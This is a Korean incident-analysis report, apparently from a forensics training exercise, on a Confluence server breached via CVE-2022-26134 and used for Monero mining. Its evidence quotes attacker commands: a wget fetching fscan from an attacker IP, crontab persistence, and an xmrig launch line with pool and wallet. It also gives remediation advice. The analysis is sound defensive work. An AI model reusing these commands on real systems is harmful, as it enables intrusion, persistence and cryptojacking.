
[그림34] Wireshark를 통한 패킷 HTTP Stream 내역 확인

<https://github.com/Xiaoqiying0/GT.git> 으로 접속한 결과 xaa, xab, xac가 main branch에 업로드 된 것으로 확인된다.



[그림35] <https://github.com/Xiaoqiying0/GT.git> 접속 화면

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 18/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

| | |
|--|----------------------------------|
| | |
| 10번 | 공격자로 판단되는 IP와 그 근거는 무엇인가? (총 3개) |
| <p>공격자로 판단되는 IP: 192.168.157.128, 192.168.105.51, 192.168.157.2</p> <p>(1) 192.168.157.128</p> <p>atlassian-confluence-security.log 파일 확인 결과 Confluence 서버 192.168.157.137에 원격 접속된 IP 주소 192.168.157.128 확인된다.</p>  <p>[그림36] FTK Imager에서 app/app-data/confluence-home/log/logs/atlassian-confluence-security.log</p> <p>Confluence 접근 로그 파일 확인 결과 192.168.157.128의 접근 시도 로그 확인 가능하다.</p> <pre> 1 [31/Oct/2023:13:46:53 +0900] - http-nio-8090-exec-3 192.168.157.128 GET / HTTP/1.1 302 90ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 2 [31/Oct/2023:13:46:53 +0900] - http-nio-8090-exec-3 192.168.157.128 GET / HTTP/1.1 302 63ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 3 [31/Oct/2023:13:46:53 +0900] - http-nio-8090-exec-1 192.168.157.128 GET / HTTP/1.1 302 96ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 4 [31/Oct/2023:13:46:53 +0900] - http-nio-8090-exec-10 192.168.157.128 GET / HTTP/1.1 302 91ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 5 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-5 192.168.157.128 GET /H6ew79fv.save HTTP/1.1 302 317ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 6 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-4 192.168.157.128 GET /H6ew79fv.bak HTTP/1.1 302 69ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 7 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-7 192.168.157.128 GET /H6ew79fv.render_warning_screen HTTP/1.1 302 72ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 8 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-8 192.168.157.128 GET /H6ew79fv.VALIDATE_STMT HTTP/1.1 302 85ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 9 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-9 192.168.157.128 GET /H6ew79fv.Htm HTTP/1.1 302 72ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 10 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-6 192.168.157.128 GET /H6ew79fv.eml HTTP/1.1 302 66ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 11 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-2 192.168.157.128 GET /H6ew79fv.fr HTTP/1.1 302 82ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 12 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-3 192.168.157.128 GET /H6ew79fv.SHOW HTTP/1.1 302 71ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 13 [31/Oct/2023:13:46:54 +0900] - http-nio-8090-exec-1 192.168.157.128 GET /H6ew79fv.dat HTTP/1.1 302 84ms - - Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 </pre> <p>[그림37] /app/atlassian-confluence-7.13.6/logs/conf_access_log.2023-10-31.log</p> | |

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페 이 지 : 19/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

(2) 192.168.105.51

Wireshark를 통해 HTTP 패킷을 확인 결과 IP 주소가 192.168.105.51인 서버로부터 fscan_amd64.zip 파일을 다운로드한 내용이 확인이 되어 192.168.105.51를 공격자 소유 서버 IP 주소로 판단할 수 있다.

| File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help | | | | | | |
|--|-------------|-----------------|-----------------|----------|--------|---|
| [Apply a display filter ... <Ctrl-/>] | | | | | | |
| No. | Time | Source | Destination | Protocol | Length | Info |
| 105176 | 1834.982303 | 192.168.157.1 | 239.255.255.250 | SSDP | 217 | M-SEARCH * HTTP/1.1 |
| 105177 | 1835.987349 | 192.168.157.1 | 239.255.255.250 | SSDP | 217 | M-SEARCH * HTTP/1.1 |
| 105178 | 1839.351439 | 192.168.157.128 | 192.168.157.137 | TCP | 60 | [TCP Keep-Alive] 57730 → 8090 [ACK] Seq=455 Ack=356 Win=64128 |
| 105179 | 1838.351593 | 192.168.157.137 | 192.168.157.128 | TCP | 60 | [TCP Keep-Alive ACK] 8090 → 57730 [ACK] Seq=356 Ack=456 Win=6 |
| 105180 | 1839.498487 | 192.168.157.128 | 192.168.157.137 | HTTP | 666 | POST /index.jsp HTTP/1.1 (application/x-www-form-urlencoded) |
| 105181 | 1839.498548 | 192.168.157.137 | 192.168.157.128 | TCP | 66 | 8090 → 57730 [ACK] Seq=356 Ack=1856 Win=64256 Len=0 TSval=394 |
| [Content length: 39] | | | | | | |
| Origin: http://192.168.157.137:8090/r\n | | | | | | |
| Connection: keep-alive\r\n | | | | | | |
| Referer: http://192.168.157.137:8090/index.jsp\r\n | | | | | | |
| Cookie: JSESSIONID=F193476F13AE87C706C75635E0A35FA\r\n | | | | | | |
| Cookie pair: JSESSIONID=F193476F13AE87C706C75635E0A35FA | | | | | | |
| Upgrade-Insecure-Requests: 1\r\n | | | | | | |
| \r\n | | | | | | |
| [Full request URI: http://192.168.157.137:8090/index.jsp] | | | | | | |
| [HTTP request 2/9] | | | | | | |
| [Prev request in frame: 105164] | | | | | | |
| [Response in frame: 105522] | | | | | | |
| [Next request in frame: 105524] | | | | | | |
| File Data: 39 bytes | | | | | | |
| HTML Form URL Encoded: application/x-www-form-urlencoded | | | | | | |
| Form item: "q" = "wget 192.168.105.51/fscan_amd64.zip" | | | | | | |
| Key: q | | | | | | |
| Value: wget 192.168.105.51/fscan_amd64.zip | | | | | | |

[그림38] 패킷을 통한 192.168.105.51 서버로부터 fscan_amd64.zip 파일 다운로드 확인

(3) 192.168.157.2

192.168.157.2 IP주소로 xmr.2miners.com로 DNS 접속한 것으로 확인이 되어 xmrig 실행 시도 할 것으로 추측할 것으로 보여 192.168.157.2는 공격자 IP 주소로 판단할 수 있다.

| | | | | | | |
|---|-------------|-----------------|-----------------|-----|-----|--|
| 171983 | 3354.621544 | 192.168.157.137 | 192.168.157.2 | DNS | 86 | Standard query 0x9f6c AAAA xmr.2miners.com OPT |
| 171984 | 3354.661563 | 192.168.157.2 | 192.168.157.137 | DNS | 102 | Standard query response 0x48ff A xmr.2miners.com A 162.19.139... |
| 171985 | 3354.662981 | 192.168.157.2 | 192.168.157.137 | DNS | 114 | Standard query response 0x9f6c AAAA xmr.2miners.com AAAA 2001... |
| 171986 | 3354.664143 | 192.168.157.137 | 162.19.139.184 | TCP | 74 | 49548 → 2222 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 |
| 171987 | 3354.953812 | 162.19.139.184 | 192.168.157.137 | TCP | 60 | 2222 → 49548 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 171988 | 3354.953102 | 192.168.157.137 | 162.19.139.184 | TCP | 54 | 49548 → 2222 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 171989 | 3354.953541 | 192.168.157.137 | 162.19.139.184 | TCP | 599 | 49548 → 2222 [PSH, ACK] Seq=1 Ack=1 Win=64240 Len=545 |
| 171990 | 3354.953708 | 162.19.139.184 | 192.168.157.137 | TCP | 60 | 2222 → 49548 [ACK] Seq=1 Ack=546 Win=64240 Len=0 |
| 171991 | 3355.242249 | 162.19.139.184 | 192.168.157.137 | TCP | 461 | 2222 → 49548 [PSH, ACK] Seq=1 Ack=546 Win=64240 Len=407 |
| Ethernet II, Src: VMware_55:8c:ba (00:0c:29:55:8c:ba), Dst: VMware_e9:14:31 (00:50:56:e9:14:31) | | | | | | |
| Internet Protocol Version 4, Src: 192.168.157.137, Dst: 192.168.157.2 | | | | | | |
| User Datagram Protocol, Src Port: 58542, Dst Port: 53 | | | | | | |
| Domain Name System (query) | | | | | | |
| Transaction ID: 0x9f6c | | | | | | |
| Flags: 0x0100 Standard query | | | | | | |
| Questions: 1 | | | | | | |
| Answer RRs: 0 | | | | | | |
| Authority RRs: 0 | | | | | | |
| Additional RRs: 1 | | | | | | |
| Queries | | | | | | |
| xmr.2miners.com: type AAAA, class IN | | | | | | |
| Name: xmr.2miners.com | | | | | | |
| [Name Length: 15] | | | | | | |
| [Label Count: 3] | | | | | | |
| Type: AAAA (IPv6 Address) (28) | | | | | | |
| Class: IN (0x0001) | | | | | | |

[그림39] DNS 패킷 확인하여 xmrig

11번

인터뷰 내용과 같이, 서버가 느려진 이유에 대하여 기술하시오.

xmrig.exe는 Menero (XMR)와 같은 알고리즘에 기반한 채굴에 사용되는 암호화폐 채굴 소프트웨어 중 하나로, 이 프로그램이 실행되면 CPU 또는 GPU를 사용하여 암호화폐를 채굴하려고 시도 가능하다. 채굴 프로세스로 인해 시스템 리소스 사용량 증가 및 CPU 점유율이 높아지므로 서버가 느려지는데에 원인으로 판단이 된다.

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 20/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

xmrig 프로그램 파일이 서버 내부에 존재됨을 확인할 수 있다.

```
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# tar -zxvf xmrig-6.20.0-focal-x64.tar.gz
tar -zxvf xmrig-6.20.0-focal-x64.tar.gz
xmrig-6.20.0/
xmrig-6.20.0/config.json
xmrig-6.20.0/SHA256SUMS
xmrig-6.20.0/xmrig
.]0;root@coopserver01: /tmp.root@coopserver01:/tmp# cd xmrig-6.20.0
cd xmrig-6.20.0
```

[그림40] Wireshark를 통한 패킷 HTTP Stream 내역 확인

2222 port를 통해 xmrig 프로그램이 실행된 것 확인할 수 있다.

```
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# chmod 777 xmrig
chmod 777 xmrig
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# ls -al
ls -al
..... 8972
drwxr-xr-x 2 ubune ubune 4096 7... 3 14:56 .
drwxrwxrwt 22 root root 4096 10... 31 14:40 ..
-rw-r--r-- 1 ubune ubune 150 7... 3 14:56 SHA256SUMS
-rw-r--r-- 1 ubune ubune 2346 7... 3 14:56 config.json
-rwxrwxrwx 1 ubune ubune 9166952 7... 3 14:56 xmrig
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0#
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# echo "28 03 * * * /tmp/server.sh" >> /etc/crontab
echo "28 03 * * * /tmp/server.sh" >> /etc/crontab
.]0;root@coopserver01: /tmp/xmrig-6.20.0.root@coopserver01:/tmp/xmrig-6.20.0# echo "/tmp/xmrig-6.20.0/xmrig -o xmr.2miners.com:2222
-u 45SGrpAEXC2VYUrwQJAQPSHuiQJtCY3FX7QcrW3HQF17essHCvNtNhhj82eRcwYU9qgKcB3tBjxNaSGSqrETDn6jvK952 -p x -l /tmp/xmrig_log.txt" >> /
tmp/server.sh
```

[그림41] Wireshark를 통한 패킷 HTTP Stream 내역 확인

침해사고 공격 시나리오 구성도 및 대응방안

초기침투 단계 대응방안

(1) Confluence-7.13.6 패치

침해사고 발생 원인은 atlassian-confluence-7.13.6 버전을 사용함으로써 공격자는 CVE-2022-26134 RCE 취약점을 사용해 침입한 것으로 판단이 된다. CVE-2022-26134 RCE 취약점은 공개되어 있는 Poc.py와 함께 Confluence/WEB-INF/lib/xwork-1.0.3.6.jar에 취약하게 코딩이 되어 있는 것으로 발견이 되어 Confluence 버전을 패치 권장한다.

```
crowd-remote-4.2.5.jar
crowd-rest-common-4.2.5.jar
crowd-server-api-4.2.5.jar
crowd-server-common-4.2.5.jar
crowd-synchronisation-4.2.5.jar
daisydiff-1.1.20-atlassian-hosted.jar
dom4j-1.6.1-atlassian-3.jar
dragonfly-api-1.1.jar
dragonfly-core-1.1.jar
dragonfly-spi-1.1.jar
root@coopserver01:/app/atlassian-confluence-7.13.6/confluence/WEB-INF/lib# cat xwork-1.0.3.6.jar
xercesImpl-2.12.0.jar
xml-apis-1.4.01.jar
xml-apis-ext-1.3.04.jar
xmlgraphics-commons-2.6.jar
xmlpull-1.1.3.1.jar
xmlrpc-2.0+xmlrpc61.1+sbfix.jar
xmlrpc-supplementary-character-support-0.2.jar
xmpbox-2.0.24.jar
xstream-1.4.17.jar
xwork-1.0.3.6.jar
```

[그림42] /app/atlassian-confluence-7.13.6/confluence/WEB-INF/lib/xwork-1.0.3.6.jar

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 21/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

The patch

On June 3, 2022, Atlassian directed customers to replace `xwork-1.0.3.6.jar` with a newly released `xwork-1.0.3-atlassian-10.jar`. The `xwork` jars contain the `ActionChainResult.class` and `TextParseUtil.class` we identified as the path to OGNL expression evaluation.

The patch makes a number of small changes to fix this issue. For one, `namespace` is no longer passed down to `TextParseUtil.translateVariables` from `ActionChainResult.execute`:

Before:

```
public void execute(ActionInvocation invocation) throws Exception {
    if (this.namespace == null)
        this.namespace = invocation.getProxy().getNamespace();
    OgnlValueStack stack = ActionContext.getContext().getValueStack();
    String finalNamespace = TextParseUtil.translateVariables(this.namespace, stack);
    String finalActionName = TextParseUtil.translateVariables(this.actionName, stack);
```

After:

```
public void execute(ActionInvocation invocation) throws Exception {
    if (this.namespace == null)
        this.namespace = invocation.getProxy().getNamespace();
    String finalNamespace = this.namespace;
    String finalActionName = this.actionName;
```

[그림43] xwork-1.0.3.6.jar 파일의 TextParseUtil.class 코드 내부

(2) IPS/IDS 서비스 운영

공격자의 초기 침투 단계에서부터 내부를 보호하기 위해 인바운드 패킷을 탐지할 필요가 있다. nikto를 사용하여 스캐닝하려는 공격 시도와 같은 이상 징후 탐지가 필요하다.

(3) ASM(Attack Surface Management) 솔루션 사용

ASM(Attack Surface Management) 솔루션 도입하여 조직의 공격 표면을 구성하는 사이버 보안 취약성과 잠재적 공격 벡터를 지속적으로 발견, 분석, 해결 및 모니터링 활동 진행하도록 권장한다.

거점확보 단계 대응방안

(1) 엔드포인트 감지 및 대응(EDR) 사용

EDR를 도입하여 엔드포인트를 적극적으로 모니터링하고 위협이 나타날 수 있는 활동에서 데이터 수집 및 분석 진행한다. 식별된 위협에 대한 대응을 생성하여 피해대상 PC로부터 위협을 제거 또는 억제하여 이를 보안 담당자에게 위협이 감지되었음을 즉시 통보하도록 한다.

(2) 백신 설치 및 최신 버전 유지

내부에서 Hydra, SSHPass와 같은 악성 프로그램이 실행되었지만 탐지가 이루어지지 않았다. 내부서버에서도 백신 설치를 통해 악성 프로그램을 탐지하고 방지할 필요가 있다.

내부이동 단계 대응방안

(1) 엔드포인트 감지 및 대응(EDR) 사용

| | | |
|--|-----------------|---------------------|
| | 포렌식-내이름은코난,탐정이조 | 표준번호 : CERT 000 |
| | | 페이지 : 22/20 |
| | 침해사고 분석보고서 | 작성일자 : 2023. 11. 24 |

내부 인사DB서버에서 자료 탈취가 발생한 것을 방지하기 위해 내부 서버 간의 접근 제어가 필요하다. 즉 내부 서버에서도 EDR 운영을 통해 이상 징후 발생 여부 모니터링하고 위협 감지시 즉시 보안 담당자에게 알리도록 해야한다.

정보유출

(1) 중요정보 암호화

공격자가 인사DB로부터 StealDB.mdf 파일을 탈취해 중요 정보 유출이 됨이 확인이 되어 공격자가 내부 서버로부터 파일을 탈취 했어도 식별 불가능하도록 파일을 암호화 할 필요가 있다.

목표달성 단계 대응방안

(1) Outbound 설정

공격자는 서버 내부로부터 탈취한 인사DB 파일에 관해 외부로 중요 정보 유출되지 않도록 방화벽 Outbound 설정을 보안 강화를 위해 차단하도록 한다.

| 대응방안 요약 | |
|-------------|---|
| 패치 관리 | Confluence-7.13.6 버전은 즉각적 패치 권장 |
| 최신 버전 백신 설치 | 백신 설치를 통해 악성 프로그램을 탐지하고 방지 권장 |
| Outbound 설정 | 내부 중요정보를 외부로 이동되지 않도록 Outbound 보안 강화 권장 |
| 중요정보 암호화 | 중요정보 유출될 경우 내용 식별 어렵도록 암호화 권장 |